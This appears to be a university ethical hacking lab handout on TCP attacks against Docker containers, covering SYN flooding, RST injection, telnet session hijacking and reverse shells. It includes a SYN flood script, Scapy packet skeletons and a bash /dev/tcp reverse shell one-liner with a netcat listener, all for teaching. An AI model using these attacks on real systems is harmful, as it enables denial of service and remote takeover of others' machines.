TCP Attacks Lab

Ethical Hacking 2021/22, University of Padua

Alessandro Brighente, Denis Donadel, Eleonora Losiouk, Gabriele Orazi

Based on a work of Wenliang Du. This work is licensed under a Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License. If you remix, transform, or build upon the material, this copyright notice must be left intact, or reproduced in a way that is reasonable to the medium in which the work is being re-published.

1 Overview

The learning objective of this lab is for students to gain first-hand experience on vulnerabilities, as well as on attacks against these vulnerabilities. Wise people learn from mistakes. In security education, we study mistakes that lead to software vulnerabilities. Studying mistakes from the past not only help students understand why systems are vulnerable, why a seemly-benign mistake can turn into a disaster, and why many security mechanisms are needed. More importantly, it also helps students learn the common patterns of vulnerabilities, so they can avoid making similar mistakes in the future. Moreover, using vulnerabilities as case studies, students can learn the principles of secure design, secure programming, and security testing.

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed. In this lab, students will conduct several attacks on TCP. This lab covers the following topics:

- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

Lab environment: This lab have been tested on the Ubuntu 20.04 VM and on a plain installation of Ubuntu 21.04.

2 Environment Setup using Container

In this lab, we need to have at least three machines. We use containers to set up the lab environment. We will use the attacker container to launch attacks, while using the other three containers as the victim and user machines. We assume all these machines are on the same LAN. Students can also use three virtual machines for this lab, but it will be much more convenient to use containers.

```
                    Network 10.9.0.0/24
----------------------------------------------------------
       |             |             |             |
    Attacker      Host A        Host B        Host C
    10.9.0.1     10.9.0.5      10.9.0.6      10.9.0.7
```

2.1 Container Setup and Commands

Please download the `Labsetup.zip` file to your machine (or in you VM, if you are using it) from Moodle, unzip it, enter the `Labsetup` folder, and use the `docker-compose.yml` file to set up the lab environment. You can find more details and ways to resolve some problems in this manual.

In the following, we list some of the commonly used commands related to docker-compose. Since we are going to use these commands very frequently, we have created aliases for them in the `.bashrc` file (already configured in our provided VM, but you can easily add them to your local favourite `rc` file).

```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild   # Alias for: docker-compose build
$ dcup      # Alias for: docker-compose up
$ dcdown    # Alias for: docker-compose down
```

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the “`docker ps`” command to find out the ID of the container, and then use “`docker exec`” to start a shell on that container. We have created aliases for them in the `.bashrc` file.

```
$ dockps        // Alias for: docker ps --format "{{.ID}} {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC

$ dockps
b1004832e275    hostA-10.9.0.5
0af4ea7a3e2e    hostB-10.9.0.6
9652715c8e0a    hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#
```

Note that if a Docker command requires a container ID, you do not need to type the entire ID string. Typing the first few characters will be sufficient, as long as they are unique among all the containers.

If you want to use your local `rc` file, you can simply paste at the end the following:

```
# Aliases for the Docker Compose
alias dcbuild='sudo docker-compose build' # Alias for: docker-compose build
alias dcup='sudo docker-compose up' # Alias for: docker-compose up
alias dcdown='sudo docker-compose down' # Alias for: docker-compose down
alias dockps='sudo docker ps --format "{{.ID}} {{.Names}}"'
alias docksh='f(){ sudo docker exec -it $1 /bin/bash;  unset -f f; }; f'
```

Then, remember to relaunch the terminal or source your `rc` file.

2.2 About the Attacker Container

In this lab, we can either use the VM/your machine or the attacker container as the attacker machine. If you look at the Docker Compose file, you will see that the attacker container is configured differently from the other containers. Here are the differences:

- *Shared folder.* When we use the attacker container to launch attacks, we need to put the attacking code inside the attacker container. Code editing is more convenient inside the VM than in containers, because we can use our favorite editors. In order for the VM and container to share files, we have created a shared folder between the VM and the container using the Docker `volumes`. If you look at the Docker Compose file, you will find out that we have added the following entry to some of the containers. It indicates mounting the `./volumes` folder on the host machine (i.e., the VM) to the `/volumes` folder inside the container. We will write our code in the `./volumes` folder (on the VM), so they can be used inside the containers.

```
volumes:
    - ./volumes:/volumes
```

- *Host mode.* In this lab, the attacker needs to be able to sniff packets, but running sniffer programs inside a container has problems, because a container is effectively attached to a virtual switch, so it can only see its own traffic, and it is never going to see the packets among other containers. To solve this problem, we use the `host` mode for the attacker container. This allows the attacker container to see all the traffics. The following entry used on the attacker container:

```
network_mode: host
```

When a container is in the `host` mode, it sees all the host's network interfaces, and it even has the same IP addresses as the host. Basically, it is put in the same network namespace as the host VM. However, the container is still a separate machine, because its other namespaces are still different from the host.

2.3 The seed Account

In this lab, we need to `telnet` from one containter to another. We have already created an account called `seed` inside all the containers. Its password is `dees`. You can `telnet` into this account.

---

3 Task 1: SYN Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection.

The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command. The OS sets this value based on the amount of the memory the system has: the more memory the machine has, the larger this value will be.

```
$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

We can use command `"netstat -nat"` to check the usage of the queue, i.e., the number of halfopened connection associated with a listening port. The state for such connections is `SYN-RECV`. If the 3-way handshake is finished, the state of the connections will be `ESTABLISHED`.

SYN Cookie Countermeasure: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack.



Figure 1: SYN Flooding Attack

In our victim server container, we have already turned it off (see the sysctls entry in the `docker-compose.yml` file). We can use the following sysctl command to turn it on and off:

```
$ sysctl -a | grep syncookies         # Display the SYN cookie flag
$ sysctl -w net.ipv4.tcp_syncookies=0 # turn off SYN cookie
$ sysctl -w net.ipv4.tcp_syncookies=1 # turn on SYN cookie
```

To be able to use `sysctl` to change the system variables inside a container, the container needs to be configured with the `"privileged: true"` entry (which is the case for our victim server). Without this setting, if we run the above command, we will see the following error message. The container is not given the privilege to make the change.

```
# sysctl -w net.ipv4.tcp_syncookies=1
# sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

3.1 Task 1.1: Launching the Attack Using Python

We provide a Python program called synflood_draft.py, but we have intentionally left out some essential data in the code. This code sends out spoofed TCP SYN packets, with randomly generated source IP address, source port, and sequence number. Students should finish the code and then use it to launch the attack on the target machine.

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="*.*.*.*")
tcp = TCP(dport=**, flags='S')    # TO BE COMPLETED
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))  # source iP
    pkt[TCP].sport = getrandbits(16)                  # source port
    pkt[TCP].seq = getrandbits(32)                    # sequence number
    send(pkt, verbose = 0)
```

Let the attack run for at least one minute, then try to telnet into the victim machine, and see whether you can succeed. Very likely that your attack will fail. Multiple issues can contribute to the failure of the attack. They are listed in the following with guidelines on how to address them:

- **TCP cache issue**: See Note A below.
- **VirtualBox issue**: If you are doing the attack from one VM against another VM, instead of using our container setup, please see Note B below. This is not an issue if you are doing the attack using the container setup.
- **TCP retransmission issue**: After sending out the SYN+ACK packet, the victim machine will wait for the ACK packet. If it does not come in time, TCP will retransmit the SYN+ACK packet. How many times it will retransmit depends on the following kernel parameters (by default, its value is 5):

```
# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

After these 5 retransmissions, TCP will remove the corresponding item from the half-open connection queue. Every time when an item is removed, a slot becomes open. Your attack packets and the legitimate telnet connection request packets will fight for this opening. Our Python program may not be fast enough, and can thus lose to the legitimate telnet packet. To win the competition, we can run multiple instances of the attack program in parallel. Please try this approach and see whether the success rate can be improved. How many instances should you run to achieve a reasonable success rate? - **The size of the queue**: How many half-open connections can be stored in the queue can affect the success rate of the attack. The size of the queue be adjusted using the following command:

```
# sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

While the attack is ongoing, you can run one of the following commands on the victim container to see how many items are in the queue. It should be noted that one fourth of the space in the queue is reserved for "proven destinations" (see Note A below), so if we set the size to 80, its actual capacity is about 60.

```
$ netstat -tna | grep SYN_RECV | wc -l
$ ss -n state syn-recv sport = :23 | wc -l
```

Please reduce the size of the half-open connection queue on the victim server, and see whether your success rate can improve.

Note A: A kernel mitigation mechanism. On Ubuntu 20.04, if machine X has never made a TCP connection to the victim machine, when the SYN flooding attack is launched, machine X will not be able to telnet into the victim machine. However, if before the attack, machine X has already made a telnet (or TCP connection) to the victim machine, then X seems to be "immune" to the SYN flooding attack, and can successfully telnet to the victim machine during the attack. It seems that the victim machine remembers past successful connections, and uses this memory when establishing future connections with the "returning" client. This behavior does not exist in Ubuntu 16.04 and earlier versions.

This is due to a mitigation of the kernel: TCP reserves one fourth of the backlog queue for "proven destinations" if SYN Cookies are disabled. After making a TCP connection from `10.9.0.6` to the server `10.9.0.5`, we can see that the IP address `10.9.0.6` is remembered (cached) by the server, so they will be using the reserved slots when connections come from them, and will thus not be affected by the SYN flooding attack. To remove the effect of this mitigation method, we can run the "`ip tcp_metrics flush`" command on the server.

```
# ip tcp_metrics show
10.9.0.6 age 140.552sec cwnd 10 rtt 79us rttvar 40us source 10.9.0.5
# ip tcp_metrics flush
```

Note B: RST packets. If you are doing this task using two VMs, i.e., launching the attack from one VM against another VM, instead of attacking a container, from the Wireshark, you will notice many RST packets (reset). Initially, we thought that the packets were generated from the recipient of the SYN+ACK packet, but it turns out they are generated by the NAT server in our setup. Any traffic going out of the VM in our lab setup will go through the NAT server provided by VirtualBox. For TCP, NAT creates address translation entries based on the SYN packet. In our attack, the SYN packets generated by the attacker did not go through the NAT (both attacker and victims are behind the NAT), so no NAT entry was created. When the victim sends SYN+ACK packet back to the source IP (which is randomly generated by the attacker), this packet will go out through the NAT, but because there is no prior NAT entry for this TCP connection, NAT does not know what to do, so it sends a TCP RST packet back to the victim. RST packets cause the victim to remove the data from the half-open connection queue. Therefore, while we are trying fill up this queue with the attack, VirtualBox helps the victim to remove our records from the queue. It becomes a competition between our code and the VirtualBox.

3.2 Task 1.2: Launch the Attack Using C

Other than the TCP cache issue, all the issues mentioned in Task 1.1 can be resolved if we can send spoofed SYN packets fast enough. We can achieve that using C. We provide a C program called `synflood.c` in the lab setup. Please compile the program on the VM and then launch the attack on the target machine.

```
// Compile the code on the host VM
$ gcc -o synflood synflood.c
// Launch the attack from the attacker container
# synflood 10.9.0.5 23
```

Before launching the attack, please restore the queue size to its original value. Please compare the results with the one using the Python program, and explain the reason behind the difference

3.3 Task 1.3: Enable the SYN Cookie Countermeasure

Please enable the SYN cookie mechanism, and run your attacks again, and compare the results.

4 Task 2: TCP RST Attacks on `telnet` Connection

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet. In this task, you need to launch a TCP RST attack from the VM to break an existing `telnet` connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Launching the attack manually. Please use Scapy to conduct the TCP RST attack. A skeleton code is provided in the following. You need to replace each `@@@@` with an actual value (you can get them using Wireshark):

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Optional: Launching the attack automatically. Students are encouraged to write a program to launch the attack automatically using the sniffing-and-spoofing technique. Unlike the manual approach, we get all the parameters from sniffed packets, so the entire attack is automated. Please make sure that when you use Scapy's `sniff` function, don't forget to set the `iface` argument.

4.1 Task 3: TCP Session Hijacking



Figure 2: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a `telnet` session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a `telnet` session between two computers. Your goal is to get the telnet server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.

Launching the attack manually. Please use Scapy to conduct the TCP Session Hijacking attack. A skeleton code is provided in the following. You need to replace each `@@@@` with an actual value; you can use Wireshark to figure out what value you should put into each field of the spoofed TCP packets.

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Optional: Launching the attack automatically. Students are encouraged to write a program to launch the attack automatically using the sniffing-and-spoofing technique. Unlike the manual approach, we get all the parameters from sniffed packets, so the entire attack is automated. Please make sure that when you use Scapy's sniff function, don't forget to set the iface argument.

5 (Optional) Task 4: Creating Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient.

What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In the following, we will show how we can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack. In this task, students need to demonstrate that they can achieve this goal.

To have a `bash` shell on a remote machine connect back to the attacker's machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use `netcat`. This program allows us to specify a port number and can listen for a connection on that port. In the following demo, we show two windows, each one is from a different machine. The top window is the attack machine 10.9.0.1, which runs `netcat` (`nc` for short), listening on port `9090`. The bottom window is the victim machine `10.9.0.5`, and we type the reverse shell command. As soon as the reverse shell gets executed, the top window indicates that we get a shell. This is a reverse shell, i.e., it runs on `10.9.0.5`.

```
+----------------------------------------------------+
| On 10.9.0.1 (attcker)                              |
|                                                    |
| $ nc -lnv 9090                                     |
| Listening on 0.0.0.0 9090                          |
| Connection received on 10.9.0.5 49382              |
| $ <--+ This shell runs on 10.9.0.5                 |
|                                                    |
+----------------------------------------------------+
+----------------------------------------------------+
| On 10.9.0.5 (victim)                               |
|                                                    |
|$ /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1  |
|                                                    |
+----------------------------------------------------+
```

We provide a brief description on the reverse shell command in the following:

- "`/bin/bash -i`": `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt)
- "`> /dev/tcp/10.9.0.1/9090`": This causes the output (`stdout`) of the shell to be redirected to the tcp connection to `10.9.0.1`'s port `9090`. The output stdout is represented by file descriptor number 1.
- "`0<&1`": File descriptor `0` represents the standard input (`stdin`). This causes the stdin for the shell to be obtained from the tcp connection.
- "`2>&1`": File descriptor `2represents standard error`stderr'. This causes the error output to be redirected to the tcp connection.

In summary, "`/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1`" starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection. In the demo shown above, when the bash shell command is executed on `10.9.0.5`, it connects back to the netcat process started on `10.9.0.1`. This is confirmed via the "`Connection received on 10.9.0.5`" message displayed by `netcat`.

6 References

- Reverse Shell Generator Online, https://www.revshells.com/